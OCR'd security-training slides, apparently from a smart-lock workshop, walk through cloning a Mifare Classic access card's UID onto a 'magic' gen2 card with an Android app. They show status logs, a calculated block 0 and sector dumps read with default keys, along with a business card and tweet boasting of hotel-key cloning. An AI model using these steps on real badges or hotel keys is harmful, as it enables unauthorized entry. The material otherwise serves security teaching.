
UID to clone HEX, 4 bytes

☐ Show Options

CALCULATE BLOCK 0 AND CLONE UID

Status Log

Swipe the original card by the phone



10:40

Clone UID to Magic Tag (2nd gen)

This tool can clone the UID of a tag to a "magic tag" (2nd gen, Android compatible, direct write, block 0 writable). Hit the info button to get more information.

UID to clone F04E205A

□ Show Options

CALCULATE BLOCK 0 AND CLONE UID

Status Log

- Use UID of scanned tag (F04E205A)

New tag found (UID: F04E205A)

Original UID

10:40

Clone UID to Magic Tag (2nd gen)

This tool can clone the UID of a tag to a "magic tag" (2nd gen, Android compatible, direct write, block 0 writable). Hit the info button to get more information.

UID to clone F04E205A

□ Show Options

CALCULATE BLOCK 0 AND CLONE UID

Status Log

- Use UID of scanned tag (F04E205A)
- Block 0 calculated (F04E205AC408040001A2EC736FC3351D)
- Waiting for magic tag (2nd gen)

This is not an ordinary business card.
It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards having just Android phone.

Swipe the „magic" card by the phone

10:41

Clone UID to Magic Tag (2nd gen)

This tool can clone the UID of a tag to a "magic tag" (2nd gen, Android compatible, direct write, block 0 writable). Hit the info button to get more information.

UID to clone F04E205A

□ Show Options

CALCULATE BLOCK 0 AND CLONE UID

Status Log

- Use UID of scanned tag (F04E205A)
- Block 0 calculated (F04E205AC408040001A2EC736FC3351D)
- Waiting for magic tag (2nd gen)
- Writing block 0
- No errors during write process
- Rescan clone to validate success
- Checking clone
- Successfully cloned UID

New tag found (UID: F04E205A)

It worked!

Now try the cloned card at the reader!


This is not an ordinary business card.

It is NFC Mifare Classic 'Magic UID' gen2.
You can use it to clone access control or other cards having just Android phone.

Detailed instructions:
www.smartlockpicking.com/card

Video: https://www.youtube.com/watch?v=btLQB8WCQXA

BTW, it also works for hotels




Gerhard Klostermeier
@iiiikarus
Following

@slawekja gave me his business card. Now I have spare key for my hotel at @CONFidenceConf. 😉 So much for "403 - Forbidden" 😄 #CONFidenceConf

SŁAWOMIR JASEK
[suavomeer]
[yaseck]
smart devices, hardware and software security
trainings research consulting
SMARTLOCKPICKING.COM
0:10
1,883 views

3:42 PM - 3 Jun 2019



Reader by the door (not embedded in the lock) – checks the UID online

https://twitter.com/iiiikarus/status/1135678171280478208


EXERCISE #2

- Mifare Classic data


What is stored on the card?

UID – individual, read only, not protected


Data – stored in sectors, protected by access keys



Try reading the content of access control card



MIFARE CLASSIC
UID-BASED
ACCESS CONTROL
smartlockpicking.com
3793855762 02204946



Map Keys to Sectors

Create Map for Sectors: All CHANGE


Choose some key file(s):

☐ extended-std.keys

☑ std.keys

Key Mapping Progress:

„std.keys” (default keys)



Dump Editor (UID: 426A3...

```
Sector: 0
426A3B5645080400027F81F844DF651D
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 1
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 2
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 3
00000000000000000000000000000000
                   0000000000000
                   0000000000000
                   9FFFFFFFFFFFF

                   0000000000000
                   0000000000000
                   0000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
Sector: 5
```

Caption: (Update Colors)
UID & ManufInfo | ValueBlock | KeyA | KeyB | ACs


The dumped content (blank, 0’s)

Mifare classic data structure

